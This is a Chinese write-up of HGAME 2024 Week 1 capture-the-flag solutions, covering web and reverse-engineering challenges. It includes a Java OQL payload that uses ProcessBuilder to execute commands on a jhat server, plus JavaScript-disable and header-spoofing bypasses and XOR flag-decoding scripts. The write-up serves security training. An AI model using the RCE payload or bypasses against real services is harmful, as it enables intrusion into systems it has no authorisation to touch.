HGAME-WEEK1

WEB

2048*16

直接把前端全部扒下来，自己搭建一个本地的环境，我这里用vscode搭建了一个。


然后看下js代码，这里混淆了一堆，实在是难看，就找关键的地方，题目所说的**32768**

```
R[s(474)] === 1 * -16904 + 734 * -8 + 106 * 524 && (e[s(460)] = !0)
```

找到了上面这个算式，他的结果就算32768，所以我们只需要将这里修改:

```
R[s(474)] === 16 && (e[s(460)] = !0)
```

然后本地起服务，随便玩几下，即可得到flag:




Bypass it

通过抓包注册路由可知，前端有代码干扰我们注册:

```
<script language='javascript'
defer>alert('很抱歉，当前不允许注册');top.location.href='login.htm
l'</script></div>
</body>
</html>
```

那么这里我们直接把浏览器的javascript功能禁用，就可以正常注册登录:



```
<script language='javascript' defer>alert('登录成功');top.location.href='userIndex.php'</script>
```

hgame{410b5e9d681fe0bc6ccf8c1f7a8cc6c730cba0e0}


写完题目后记得把功能开启!

jhat

oql查询处可以rce，但是根据hint不出网，所以需要回显到页面上，

payload:

new java.util.Scanner(new java.lang.ProcessBuilder("cat","flag").start().getInputStream(), "GBK").useDelimiter("asfsfsdfsf").next()




hgame{21ff9f374a760ed6c8d9e81408a8cb6affcec35a}

Select Courses

用request库或者bp一直发选课的数据包即可，emmmm莫名其妙的题目.....（

ezHTTP

把响应头那边的字符串base64解码即可:



```
GET / HTTP/1.1
Host: 47.102.130.35:30647
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-REAL-IP: 127.0.0.1
referer: vidar.club
Connection: close
Cookie: PHPSESSID=a0a384527b6110f287541ba2a243ca69
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Sat, 03 Feb 2024 11:44:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 540
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVA
wclQObnR9In0.VKMdRQIlG61JTReFhmbcfldq7MvJDncYpjaT7zttEDc
Connection: close

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
```


eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0

{"F14g":"hgame{HTTP_!s_1mP0rT4nt}In0

Re

ezIDA

打开就看得见




XOR

异或一下就好了


```
enc=[74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18,
  80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
for i in enc:
  print(chr(i^0x22),end='')
```

ezUPX

脱壳




IDA打开






```
enc=[0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
   0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
   0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
```

```
    0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32,
    0x40, 0x01, ]
for i in range(len(enc)):
    print(chr(enc[i]^0x32),end='')
```

ezPYC








```
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
```

```
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]
input = input('plz input flag:')
# WARNING: Decompyle incomplete
```

